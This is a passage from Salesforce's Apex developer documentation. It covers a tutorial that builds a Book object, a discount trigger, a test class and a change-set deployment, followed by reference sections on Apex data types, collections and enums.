For more information about creating a sandbox org, see "Sandbox Types and Templates" in the Salesforce Help. To sign up for a free Developer org, see the Developer Edition Environment Sign Up Page.

1. Log in to your sandbox or Developer org.

2. From your management settings for custom objects, if you're using Salesforce Classic, click **New Custom Object**, or if you're using Lightning Experience, select **Create** > **Custom Object**.

3. Enter *Book* for the label.

4. Enter *Books* for the plural label.

5. Click **Save**.

   Ta dah! You've now created your first custom object. Now let's create a custom field.

6. In the **Custom Fields & Relationships** section of the Book detail page, click **New**.

7. Select Number for the data type and click **Next**.

8. Enter *Price* for the field label.

9. Enter 16 in the length text box.

10. Enter 2 in the decimal places text box, and click **Next**.

11. Click **Next** to accept the default values for field-level security.

12. Click **Save**.

You've just created a custom object called Book, and added a custom field to that custom object. Custom objects already have some standard fields, like Name and CreatedBy, and allow you to add other fields that are more specific to your implementation. For this tutorial, the Price field is part of our Book object and it is accessed by the Apex class you will write in the next step.

SEE ALSO:

   Salesforce Help: Find Object Management Settings

Adding an Apex Class

In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will be adding in the next step.

Prerequisites:

- A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.

- The Book custom object.

1. From Setup, enter "Apex Classes" in the `Quick Find` box, then select **Apex Classes** and click **New**.

2. In the class editor, enter this class definition:

```
public class MyHelloWorld {

}
```

The previous code is the class definition to which you will be adding one method in the next step. Apex code is generally contained in *classes*. This class is defined as `public`, which means the class is available to other Apex classes and triggers. For more information, see Classes, Objects, and Interfaces on page 58.

3. Add this method definition between the class opening and closing brackets.

```
public static void applyDiscount(Book__c[] books) {
    for (Book__c b :books){
        b.Price__c *= 0.9;
    }
}
```

This method is called `applyDiscount`, and it is both public and static. Because it is a static method, you don't need to create an instance of the class to access the method—you can just use the name of the class followed by a dot (.) and the name of the method. For more information, see Static and Instance Methods, Variables, and Initialization Code on page 67.

This method takes one parameter, a list of Book records, which is assigned to the variable `books`. Notice the `__c` in the object name `Book__c`. This indicates that it is a *custom object* that you created. Standard objects that are provided in the Salesforce application, such as Account, don't end with this postfix.

The next section of code contains the rest of the method definition:

```
for (Book__c b :books){
    b.Price__c *= 0.9;
}
```

Notice the `__c` after the field name `Price__c`. This indicates it is a *custom field* that you created. Standard fields that are provided by default in Salesforce are accessed using the same type of dot notation but without the `__c`, for example, `Name` doesn't end with `__c` in `Book__c.Name`. The statement `b.Price__c *= 0.9;` takes the old value of `b.Price__c`, multiplies it by 0.9, which means its value will be discounted by 10%, and then stores the new value into the `b.Price__c` field. The `*=` operator is a shortcut. Another way to write this statement is `b.Price__c = b.Price__c * 0.9;`. See Expression Operators on page 38.

4. Click **Save** to save the new class. You should now have this full class definition.

```
public class MyHelloWorld {
    public static void applyDiscount(Book__c[] books) {
        for (Book__c b :books){
            b.Price__c *= 0.9;
        }
    }
}
```

You now have a class that contains some code that iterates over a list of books and updates the Price field for each book. This code is part of the `applyDiscount` static method called by the trigger that you will create in the next step.

Add an Apex Trigger

In this step, you create a trigger for the `Book__c` custom object that calls the `applyDiscount` method of the `MyHelloWorld` class that you created in the previous step.

Prerequisites:

- A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
- The MyHelloWorld Apex class.

A *trigger* is a piece of code that executes before or after records of a particular type are inserted, updated, or deleted from the Lightning platform database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire. All triggers run in bulk; that is, they process several records at once.

1. From the object management settings for books, go to Triggers, and then click **New**.

2. In the trigger editor, delete the default template code and enter this trigger definition:

```
trigger HelloWorldTrigger on Book__c (before insert) {

    Book__c[] books = Trigger.new;

    MyHelloWorld.applyDiscount(books);
}
```

The first line of code defines the trigger:

```
trigger HelloWorldTrigger on Book__c (before insert) {
```

It gives the trigger a name, specifies the object on which it operates, and defines the events that cause it to fire. For example, this trigger is called HelloWorldTrigger, it operates on the `Book__c` object, and runs before new books are inserted into the database.

The next line in the trigger creates a list of book records named `books` and assigns it the contents of a trigger context variable called `Trigger.new`. Trigger context variables such as `Trigger.new` are implicitly defined in all triggers and provide access to the records that caused the trigger to fire. In this case, `Trigger.new` contains all the new books that are about to be inserted.

```
Book__c[] books = Trigger.new;
```

The next line in the code calls the method `applyDiscount` in the `MyHelloWorld` class. It passes in the array of new books.

```
MyHelloWorld.applyDiscount(books);
```

You now have all the code that is needed to update the price of all books that get inserted. However, there is still one piece of the puzzle missing. Unit tests are an important part of writing code and are required. In the next step, you will see why this is so and you will be able to add a test class.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Add a Test Class

In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class.

Prerequisites:

- A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org.
- The HelloWorldTrigger Apex trigger.

> 📝 Note: Testing is an important part of the development process. Before you can deploy Apex or package it for the Salesforce AppExchange, the following must be true.
>
> - Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.
>
>   Note the following.
>
>   – When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
>
>   – Calls to `System.debug` are not counted as part of Apex code coverage.
>
>   – Test methods and test classes are not counted as part of Apex code coverage.
>
>   – While only 75% of your Apex code must be covered by tests, don't focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests.
>
> - Every trigger must have some test coverage.
> - All classes and triggers must compile successfully.

1. From Setup, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes** and click **New**.

2. In the class editor, add this test class definition, and then click **Save**.

```
@isTest
private class HelloWorldTestClass {
    static testMethod void validateHelloWorld() {
        Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
        System.debug('Price before inserting new book: ' + b.Price__c);

        // Insert book
        insert b;

        // Retrieve the new book
        b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
        System.debug('Price after trigger fired: ' + b.Price__c);

        // Test that the trigger correctly updated the price
        System.assertEquals(90, b.Price__c);
    }
}
```

This class is defined using the `@isTest` annotation. Classes defined this way should only contain test methods and any methods required to support those test methods. One advantage to creating a separate class for testing is that classes defined with `isTest` don't count against your org's limit of 6 MB of Apex code. You can also add the `@isTest` annotation to individual methods. For more information, see `isTest Annotation` on page 98 and Execution Governors and Limits.

The method `validateHelloWorld` is defined as a `testMethod`. This annotation means that if changes are made to the database, they are rolled back when execution completes. You don't have to delete any test data created in the test method.

> **Note:** The `testMethod` keyword is now deprecated. Use the `@isTest` annotation on classes and methods instead. The `@isTest` annotation on methods is equivalent to the `testMethod` keyword.

First, the test method creates a book and inserts it into the database temporarily. The `System.debug` statement writes the value of the price in the debug log.

```
Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
System.debug('Price before inserting new book: ' + b.Price__c);

// Insert book
insert b;
```

After the book is inserted, the code retrieves the newly inserted book, using the ID that was initially assigned to the book when it was inserted. The `System.debug` statement then logs the new price that the trigger modified.

```
// Retrieve the new book
b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
System.debug('Price after trigger fired: ' + b.Price__c);
```

When the `MyHelloWorld` class runs, it updates the `Price__c` field and reduces its value by 10%. The following test verifies that the method `applyDiscount` ran and produced the expected result.

```
// Test that the trigger correctly updated the price
System.assertEquals(90, b.Price__c);
```

3. To run this test and view code coverage information, switch to the Developer Console.

4. In the Developer Console, click **Test** > **New Run**.

5. To select your test class, click **HelloWorldTestClass**.

6. To add all methods in the `HelloWorldTestClass` class to the test run, click **Add Selected**.

7. Click **Run**.

   The test result displays in the Tests tab. Optionally, you can expand the test class in the Tests tab to view which methods were run. In this case, the class contains only one test method.

8. The Overall Code Coverage pane shows the code coverage of this test class. To view the percentage of lines of code in the trigger covered by this test, which is 100%, double-click the code coverage line for **HelloWorldTrigger**. Because the trigger calls a method from the `MyHelloWorld` class, this class also has coverage (100%). To view the class coverage, double-click **MyHelloWorld**.

9. To open the log file, in the Logs tab, double-click the most recent log line in the list of logs. The execution log displays, including logging information about the trigger event, the call to the `applyDiscount` method, and the price before and after the trigger.

By now, you have completed all the steps necessary for writing some Apex code with a test that runs in your development environment. In the real world, after you've tested your code and are satisfied with it, you want to deploy the code and any prerequisite components to a production org. The next step shows you how to do this deployment for the code and custom object you've created.

SEE ALSO:

   Salesforce Help: Open the Developer Console

Deploying Components to Production

In this step, you deploy the Apex code and the custom object you created previously to your production organization using change sets.

Prerequisites:

- A Salesforce account in a sandbox **Performance**, **Unlimited**, or **Enterprise** Edition organization.
- The HelloWorldTestClass Apex test class.
- A deployment connection between the sandbox and production organizations that allows inbound change sets to be received by the production organization. See "Change Sets" in the Salesforce online help.
- "Create and Upload Change Sets" user permission to create, edit, or upload outbound change sets.

This procedure doesn't apply to Developer organizations since change sets are available only in **Performance**, **Unlimited**, **Enterprise**, or Database.com Edition organizations. If you have a Developer Edition account, you can use other deployment methods. For more information, see Deploying Apex.

1. From Setup, enter `Outbound Changesets` in the `Quick Find` box, then select **Outbound Changesets**.

2. If a splash page appears, click **Continue**.

3. In the Change Sets list, click **New**.

4. Enter a name for your change set, for example, `HelloWorldChangeSet`, and optionally a description. Click **Save**.

5. In the Change Set Components section, click **Add**.

6. Select Apex Class from the component type drop-down list, then select the MyHelloWorld and the HelloWorldTestClass classes from the list and click **Add to Change Set**.

7. Click **View/Add Dependencies** to add the dependent components.

8. Select the top checkbox to select all components. Click **Add To Change Set**.

9. In the Change Set Detail section of the change set page, click **Upload**.

10. Select the target organization, in this case production, and click **Upload**.

11. After the change set upload completes, deploy it in your production organization.

a. Log into your production organization.

b. From Setup, enter `Inbound Change Sets` in the `Quick Find` box, then select **Inbound Change Sets**.

c. If a splash page appears, click **Continue**.

d. In the change sets awaiting deployment list, click your change set's name.

e. Click **Deploy**.

In this tutorial, you learned how to create a custom object, how to add an Apex trigger, class, and test class. Finally, you also learned how to test your code, and how to upload the code and the custom object using Change Sets.

Writing Apex

Apex is like Java for Salesforce. It enables you to add and interact with data in the Lightning Platform persistence layer. It uses classes, data types, variables, and if-else statements. You can make it execute based on a condition, or have a block of code execute repeatedly.

IN THIS SECTION:

Data Types and Variables
Apex uses data types, variables, and related language constructs such as enums, constants, expressions, operators, and assignment statements.

Control Flow Statements
Apex provides if-else statements, switch statements, and loops to control the flow of code execution. Statements are generally executed line by line, in the order they appear. With control flow statements, you can make Apex code execute based on a certain condition, or have a block of code execute repeatedly.

Working with Data in Apex
You can add and interact with data in the Lightning Platform persistence layer. The sObject data type is the main data type that holds data objects. You'll use Data Manipulation Language (DML) to work with data, and use query languages to retrieve data, such as the (), among other things.

Data Types and Variables

Apex uses data types, variables, and related language constructs such as enums, constants, expressions, operators, and assignment statements.

IN THIS SECTION:

1. Data Types
   In Apex, all variables and expressions have a data type, such as sObject, primitive, or enum.

2. Primitive Data Types
   Apex uses the same primitive data types as SOAP API, except for higher-precision Decimal type in certain cases. All primitive data types are passed by value.

3. Collections
   Collections in Apex can be lists, sets, or maps.

4. Enums

   An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Enums are typically used to define a set of possible values that don't otherwise have a numerical order. Typical examples include the suit of a card, or a particular season of the year.

5. Variables

   Local variables are declared with Java-style syntax. As with Java, multiple variables can be declared and initialized in a single statement.

6. Constants

   Apex constants are variables whose values don't change after being initialized once. Constants can be defined using the `final` keyword.

7. Expressions and Operators

   An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value.

8. Assignment Statements

   An assignment statement is any statement that places a value into a variable.

9. Rules of Conversion

   In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be implicitly converted to a String. You must use the `string.format` method. However, a few data types can be implicitly converted, without using a method.

Data Types

In Apex, all variables and expressions have a data type, such as sObject, primitive, or enum.

- A primitive, such as an Integer, Double, Long, Date, Datetime, String, ID, or Boolean (see Primitive Data Types on page 24)
- An sObject, either as a generic sObject or as a specific sObject, such as an Account, Contact, or MyCustomObject__c (see Working with sObjects on page 122 in Chapter 4.)
- A collection, including:
  - A list (or array) of primitives, sObjects, user defined objects, objects created from Apex classes, or collections (see Lists on page 28)
  - A set of primitives (see Sets on page 31)
  - A map from a primitive to a primitive, sObject, or collection (see Maps on page 32)
- A typed list of values, also known as an *enum* (see Enums on page 33)
- Objects created from user-defined Apex classes (see Classes, Objects, and Interfaces on page 58)
- Objects created from system supplied Apex classes
- Null (for the `null` constant, which can be assigned to any variable)

Methods can return values of any of the listed types, or return no value and be of type Void.

Type checking is strictly enforced at compile time. For example, the parser generates an error if an object field of type Integer is assigned a value of type String. However, all compile-time exceptions are returned as specific fault codes, with the line number and column of the error. For more information, see Debugging Apex on page 588.

Primitive Data Types

Apex uses the same primitive data types as SOAP API, except for higher-precision Decimal type in certain cases. All primitive data types are passed by value.

All Apex variables, whether they're class member variables or method variables, are initialized to `null`. Make sure that you initialize your variables to appropriate values before using them. For example, initialize a Boolean variable to `false`.

Apex primitive data types include:

Data Type	Description
Blob	A collection of binary data stored as a single object. You can convert this data type to String or from String using the `toString` and `valueOf` methods, respectively. Blobs can be accepted as Web service arguments, stored in a document (the body of a document is a Blob), or sent as attachments. For more information, see Crypto Class.
Boolean	A value that can only be assigned `true`, `false`, or `null`. For example: `Boolean isWinner = true;`
Date	A value that indicates a particular day. Unlike Datetime values, Date values contain no information about time. Always create date values with a system static method. You can add or subtract an Integer value from a Date value, returning a Date value. Addition and subtraction of Integer values are the only arithmetic functions that work with Date values. You can't perform arithmetic functions that include two or more Date values. Instead, use the Date methods. Use the `String.valueOf()` method to obtain the date without an appended timestamp. Using an implicit string conversion with a Date value results in the date with the timestamp appended.
Datetime	A value that indicates a particular day and time, such as a timestamp. Always create datetime values with a system static method. You can add or subtract an Integer or Double value from a Datetime value, returning a Date value. Addition and subtraction of Integer and Double values are the only arithmetic functions that work with Datetime values. You can't perform arithmetic functions that include two or more Datetime values. Instead, use the Datetime methods.
Decimal	A number that includes a decimal point. Decimal is an arbitrary precision number. Currency fields are automatically assigned the type Decimal. If you don't explicitly set the number of decimal places for a Decimal, the item from which the Decimal is created determines the Decimal's scale. *Scale* is a count of decimal places. Use the `setScale` method to set a Decimal's scale. • If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query. • If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String. • If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point.

Double	A 64-bit number that includes a decimal point. Doubles have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. For example:
	
	`Double pi = 3.14159;`
	`Double e = 2.7182818284D;`
	
	Scientific notation (e) for Doubles isn't supported.

Data Type	Description

ID	Any valid 18-character Lightning Platform record identifier. For example:
	
	``apex
	ID id='00300000003T2PGAA0';
	``
	
	If you set `ID` to a 15-character value, Apex converts the value to its 18-character representation. All invalid `ID` values are rejected with a runtime exception.

Integer	A 32-bit number that doesn't include a decimal point. Integers have a minimum value of -2,147,483,648 and a maximum value of 2,147,483,647. For example:
	
	``apex
	Integer i = 1;
	``

Long	A 64-bit number that doesn't include a decimal point. Longs have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. Use this data type when you need a range of values wider than the range provided by Integer. For example:
	
	``apex
	Long l = 2147483648L;
	``

Object	Any data type that is supported in Apex. Apex supports primitive data types (such as Integer), user-defined custom classes, the sObject generic type, or an sObject specific type (such as Account). All Apex data types inherit from Object.
	
	You can cast an object that represents a more specific data type to its underlying data type. For example:
	
	``apex
	Object obj = 10;
	// Cast the object to an integer.
	Integer i = (Integer)obj;
	System.assertEquals(10, i);
	``
	
	The next example shows how to cast an object to a user-defined type—a custom Apex class named `MyApexClass` that is predefined in your organization.
	
	``apex
	Object obj = new MyApexClass();
	// Cast the object to the MyApexClass custom type.
	MyApexClass mc = (MyApexClass)obj;
	// Access a method on the user-defined class.
	mc.someClassMethod();
	``

String	Any set of characters surrounded by single quotes. For example,
	
	``apex
	String s = 'The quick brown fox jumped over the lazy dog.';
	``
	
	String size: Strings have no limit on the number of characters they can include. Instead, the heap size limit is used to ensure that your Apex programs don't grow too large.
	
	Empty Strings and Trailing Whitespace: sObject String field values follow the same rules as in SOAP API: they can never be empty (only `null`), and they can never include leading and trailing whitespace. These conventions are necessary for database storage.
	
	Conversely, Strings in Apex can be `null` or empty and can include leading and trailing whitespace, which can be used to construct a message.

Data Type	Description
	The Solution sObject field SolutionNote operates as a special type of String. If you have HTML Solutions enabled, any HTML tags used in this field are verified before the object is created or updated. If invalid HTML is entered, an error is thrown. Any JavaScript used in this field is removed before the object is created or updated. In the following example, when the Solution displays on a detail page, the SolutionNote field has H1 HTML formatting applied to it:

```
trigger t on Solution (before insert) {
        Trigger.new[0].SolutionNote ='<h1>hello</h1>';
}
```

In the following example, when the Solution displays on a detail page, the SolutionNote field only contains *HelloGoodbye*:

```
trigger t2 on Solution (before insert) {
        Trigger.new[0].SolutionNote =
                        '<javascript>Hello</javascript>Goodbye';
}
```

For more information, see "HTML Solutions Overview" in Salesforce Help.

EscapeSequences: All Strings in Apex use the same escape sequences as SOQL strings: `\b` (backspace), `\t` (tab), `\n` (line feed), `\f` (form feed), `\r` (carriage return), `\"` (double quote), `\'` (single quote), and `\\` (backslash).

Comparison Operators: Unlike Java, Apex Strings support using the comparison operators `==`, `!=`, `<`, `<=`, `>`, and `>=`. Because Apex uses SOQL comparison semantics, results for Strings are collated according to the context user's locale and aren't case-sensitive. For more information, see Expression Operators.

String Methods: As in Java, Strings can be manipulated with several standard methods. For more information, see String Class.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Data Type	Description
Time	A value that indicates a particular time. Always create time values with a system static method. See Time Class.

In addition, two non-standard primitive data types can't be used as variable or method types, but do appear in system static methods:

- AnyType. The `valueOf` static method converts an sObject field of type AnyType to a standard primitive. AnyType is used within the Lightning Platform database exclusively for sObject fields in field history tracking tables.
- Currency. The `Currency.newInstance` static method creates a literal of type Currency. This method is for use solely within SOQL and SOSL `WHERE` clauses to filter against sObject currency fields. You can't instantiate Currency in any other type of Apex.

For more information on the AnyType data type, see Field Types in the *Object Reference for Salesforce*.

Versioned Behavior Changes

In API version 16 (Summer '09) and later, Apex uses the higher-precision Decimal data type in certain types such as currency.

SEE ALSO:

   Expression Operators

Collections

Collections in Apex can be lists, sets, or maps.

📝 **Note:** There is no limit on the number of items a collection can hold. However, there is a general limit on heap size.

IN THIS SECTION:

   Lists

   A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.

   Sets

   A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.

   Maps

   A map is a collection of key-value pairs where each unique key maps to a single value. Keys and values can be any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.

   Parameterized Typing

   Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that variable can be used.

SEE ALSO:

   Execution Governors and Limits

Lists

A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.

This table is a visual representation of a list of Strings:

Index 0	Index 1	Index 2	Index 3	Index 4	Index 5
'Red'	'Orange'	'Yellow'	'Green'	'Blue'	'Purple'

The index position of the first element in a list is always 0.

Lists can contain any collection and can be nested within one another and become multidimensional. For example, you can have a list of lists of sets of Integers. A list can contain up to seven levels of nested collections inside it, that is, up to eight levels overall.

To declare a list, use the `List` keyword followed by the primitive data, sObject, nested list, map, or set type within <> characters. For example:

```
// Create an empty list of String
List<String> my_list = new List<String>();
// Create a nested list
List<List<Set<Integer>>> my_list_2 = new List<List<Set<Integer>>>();
```

To access elements in a list, use the `List` methods provided by Apex. For example:

```
List<Integer> myList = new List<Integer>(); // Define a new list
myList.add(47);                    // Adds a second element of value 47 to the end
                                     // of the list
Integer i = myList.get(0);              // Retrieves the element at index 0
myList.set(0, 1);                        // Adds the integer 1 to the list at index 0
myList.clear();                 // Removes all elements from the list
```

For more information, including a complete list of all supported methods, see List Class.

Using Array Notation for One-Dimensional Lists

When using one-dimensional lists of primitives or objects, you can also use more traditional array notation to declare and reference list elements. For example, you can declare a one-dimensional list of primitives or objects by following the data type name with the [] characters:

```
String[] colors = new List<String>();
```

These two statements are equivalent to the previous:

```
List<String> colors = new String[1];
```

```
String[] colors = new String[1];
```

To reference an element of a one-dimensional list, you can also follow the name of the list with the element's index position in square brackets. For example:

```
colors[0] = 'Green';
```

Even though the size of the previous `String` array is defined as one element (the number between the brackets in `new String[1]`), lists are elastic and can grow as needed provided that you use the `List add` method to add new elements. For example, you can add two or more elements to the `colors` list. But if you're using square brackets to add an element to a list, the list behaves like an array and isn't elastic, that is, you won't be allowed to add more elements than the declared array size.

All lists are initialized to `null`. Lists can be assigned values and allocated memory using literal notation. For example:

Example	Description
`List<Integer> ints = new Integer[0];`	Defines an Integer list of size zero with no elements
`List<Integer> ints = new Integer[6];`	Defines an Integer list with memory allocated for six Integers

IN THIS SECTION:

You can sort list elements and the sort order depends on the data type of the elements.

List Sorting

You can sort list elements and the sort order depends on the data type of the elements.

Using the `List.sort` method, you can sort elements in a list. Sorting is in ascending order for elements of primitive data types, such as strings. The sort order of other more complex data types is described in the chapters covering those data types.

This example shows how to sort a list of strings and verifies that the colors are in ascending order in the list.

```
List<String> colors = new List<String>{
    'Yellow',
    'Red',
    'Green'};
colors.sort();
System.assertEquals('Green', colors.get(0));
System.assertEquals('Red', colors.get(1));
System.assertEquals('Yellow', colors.get(2));
```

For the Visualforce SelectOption control, sorting is in ascending order based on the value and label fields. See this next section for the sequence of comparison steps used for SelectOption.

Default Sort Order for SelectOption

The `List.sort` method sorts SelectOption elements in ascending order using the value and label fields, and is based on this comparison sequence.

1. The value field is used for sorting first.

2. If two value fields have the same value or are both empty, the label field is used.

Note that the disabled field is not used for sorting.

For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.

In this example, a list contains three SelectOption elements. Two elements, United States and Mexico, have the same value field ('A'). The `List.sort` method sorts these two elements based on the label field, and places Mexico before United States, as shown in the output. The last element in the sorted list is Canada and is sorted on its value field 'C', which comes after 'A'.

```
List<SelectOption> options = new List<SelectOption>();
options.add(new SelectOption('A','United States'));
options.add(new SelectOption('C','Canada'));
options.add(new SelectOption('A','Mexico'));
System.debug('Before sorting: ' + options);
options.sort();
System.debug('After sorting: ' + options);
```

This is the output of the debug statements. It shows the list contents before and after the sort.

```
DEBUG|Before sorting: (System.SelectOption[value="A", label="United States",
disabled="false"],
  System.SelectOption[value="C", label="Canada", disabled="false"],
  System.SelectOption[value="A", label="Mexico", disabled="false"])
DEBUG|After sorting: (System.SelectOption[value="A", label="Mexico", disabled="false"],
```

```
System.SelectOption[value="A", label="United States", disabled="false"],
System.SelectOption[value="C", label="Canada", disabled="false"])
```

Sets

A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.

This table represents a set of strings that uses city names:

'San Francisco'	'New York'	'Paris'	'Tokyo'

Sets can contain collections that can be nested within one another. For example, you can have a set of lists of sets of Integers. A set can contain up to seven levels of nested collections inside it, that is, up to eight levels overall.

To declare a set, use the `Set` keyword followed by the primitive data type name within <> characters. For example:

```
Set<String> myStringSet = new Set<String>();
```

The following example shows how to create a set with two hardcoded string values.

```
// Defines a new set with two elements
Set<String> set1 = new Set<String>{'New York', 'Paris'};
```

To access elements in a set, use the system methods provided by Apex. For example:

```
// Define a new set
Set<Integer> mySet = new Set<Integer>();
// Add two elements to the set
mySet.add(1);
mySet.add(3);
// Assert that the set contains the integer value we added
System.assert(mySet.contains(1));
// Remove the integer value from the set
mySet.remove(1);
```

The following example shows how to create a set from elements of another set.

```
// Define a new set that contains the
// elements of the set created in the previous example
Set<Integer> mySet2 = new Set<Integer>(mySet);
// Assert that the set size equals 1
// Note: The set from the previous example contains only one value
System.assert(mySet2.size() == 1);
```

For more information, including a complete list of all supported set system methods, see Set Class.

Note the following limitations on sets:

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a set in their declarations (for example, `HashSet` or `TreeSet`). Apex uses a hash structure for all sets.

- A set is an unordered collection—you can't access a set element at a specific index. You can only iterate over set elements.

- The iteration order of set elements is deterministic, so you can rely on the order being the same in each subsequent execution of the same code.

Maps

A map is a collection of key-value pairs where each unique key maps to a single value. Keys and values can be any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types.

This table represents a map of countries and currencies:

Country (Key)	'United States'	'Japan'	'France'	'England'	'India'
Currency (Value)	'Dollar'	'Yen'	'Euro'	'Pound'	'Rupee'

Map keys and values can contain any collection, and can contain nested collections. For example, you can have a map of Integers to maps, which, in turn, map Strings to lists. Map keys can contain up to seven levels of nested collections, that is, up to eight levels overall.

To declare a map, use the `Map` keyword followed by the data types of the key and the value within `<>` characters. For example:

```
Map<String, String> country_currencies = new Map<String, String>();
Map<ID, Set<String>> m = new Map<ID, Set<String>>();
```

You can use the generic or specific sObject data types with maps. You can also create a generic instance of a map.

As with lists, you can populate map key-value pairs when the map is declared by using curly brace (`{ }`) syntax. Within the curly braces, specify the key first, then specify the value for that key using `=>`. For example:

```
Map<String, String> MyStrings = new Map<String, String>{'a' => 'b', 'c' =>
'd'.toUpperCase()};
```

In the first example, the value for the key `a` is `b`, and the value for the key `c` is `D`.

To access elements in a map, use the Map methods provided by Apex. This example creates a map of integer keys and string values. It adds two entries, checks for the existence of the first key, retrieves the value for the second entry, and finally gets the set of all keys.

```
Map<Integer, String> m = new Map<Integer, String>(); // Define a new map
m.put(1, 'First entry');                  // Insert a new key-value pair in the map
m.put(2, 'Second entry');                 // Insert a new key-value pair in the map
System.assert(m.containsKey(1));  // Assert that the map contains a key
String value = m.get(2);                  // Retrieve a value, given a particular key
System.assertEquals('Second entry', value);
Set<Integer> s = m.keySet();       // Return a set that contains all of the keys in the
map
```

For more information, including a complete list of all supported Map methods, see Map Class.

Map Considerations

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a map in their declarations (for example, `HashMap` or `TreeMap`). Apex uses a hash structure for all maps.

- The iteration order of map elements is deterministic. You can rely on the order being the same in each subsequent execution of the same code. However, we recommend to always access map elements by key.

- A map key can hold the `null` value.

- Adding a map entry with a key that matches an existing key in the map overwrites the existing entry with that key with the new entry.

- Map keys of type String are case-sensitive. Two keys that differ only by the case are considered unique and have corresponding distinct Map entries. Subsequently, the Map methods, including `put`, `get`, `containsKey`, and `remove` treat these keys as distinct.
- Uniqueness of map keys of user-defined types is determined by the `equals and hashCode methods`, which you provide in your classes. Uniqueness of keys of all other non-primitive types, such as sObject keys, is determined by comparing the objects' field values.
- A Map object is serializable into JSON only if it uses one of the following data types as a key.
  - Boolean
  - Date
  - DateTime
  - Decimal
  - Double
  - Enum
  - Id
  - Integer
  - Long
  - String
  - Time

Parameterized Typing

Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that variable can be used.

This is legal in Apex:

```
Integer x = 1;
```

This is not legal, if `x` has not been defined earlier:

```
x = 1;
```

Lists, maps and sets are *parameterized* in Apex: they take any data type Apex supports for them as an argument. That data type must be replaced with an actual data type upon construction of the list, map or set. For example:

```
List<String> myList = new List<String>();
```

Subtyping with Parameterized Lists

In Apex, if type `T` is a subtype of `U`, then `List<T>` would be a subtype of `List<U>`. For example, the following is legal:

```
List<String> slst = new List<String> {'alpha', 'beta'};
List<Object> olst = slst;
```

Enums

An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Enums are typically used to define a set of possible values that don't otherwise have a numerical order. Typical examples include the suit of a card, or a particular season of the year.

Although each value corresponds to a distinct integer value, the enum hides this implementation. Hiding the implementation prevents any possible misuse of the values to perform arithmetic and so on. After you create an enum, variables, method arguments, and return types can be declared of that type.

📝 **Note:** Unlike Java, the enum type itself has no constructor syntax.

To define an enum, use the `enum` keyword in your declaration and use curly braces to demarcate the list of possible values. For example, the following code creates an enum called `Season`:

```
public enum Season {WINTER, SPRING, SUMMER, FALL}
```

By creating the enum `Season`, you have also created a new data type called `Season`. You can use this new data type as you would any other data type. For example:

```
Season southernHemisphereSeason = Season.WINTER;

public Season getSouthernHemisphereSeason(Season northernHemisphereSeason) {

    if (northernHemisphereSeason == Season.SUMMER) return southernHemisphereSeason;
     //...
}
```

You can also define a class as an enum. When you create an enum class, do not use the `class` keyword in the definition.

```
public enum MyEnumClass { X, Y }
```

You can use an enum in any place you can use another data type name. If you define a variable whose type is an enum, any object you assign to it must be an instance of that enum class.

Any `webservice` method can use enum types as part of their signature. In this case, the associated WSDL file includes definitions for the enum and its values, which the API client can use.

Apex provides the following system-defined enums:

- `System.StatusCode`

  This enum corresponds to the API error code that is exposed in the WSDL document for all API operations. For example:

  ```
  StatusCode.CANNOT_INSERT_UPDATE_ACTIVATE_ENTITY
  StatusCode.INSUFFICIENT_ACCESS_ON_CROSS_REFERENCE_ENTITY
  ```

  The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see *Downloading Salesforce WSDLs and Client Authentication Certificates* in Salesforce Help.

- `System.XmlTag`:

  This enum returns a list of XML tags used for parsing the result XML from a `webservice` method. For more information, see XmlStreamReader Class.

- `System.ApplicationReadWriteMode`: This enum indicates if an organization is in 5 Minute Upgrade read-only mode during Salesforce upgrades and downtimes. For more information, see System.getApplicationReadWriteMode().

- `System.LoggingLevel`:

  This enum is used with the `system.debug` method, to specify the log level for all `debug` calls. For more information, see System Class.

- `System.RoundingMode`:

  This enum is used by methods that perform mathematical operations to specify the rounding behavior for the operation. Typical examples are the Decimal `divide` method and the Double `round` method. For more information, see Rounding Mode.

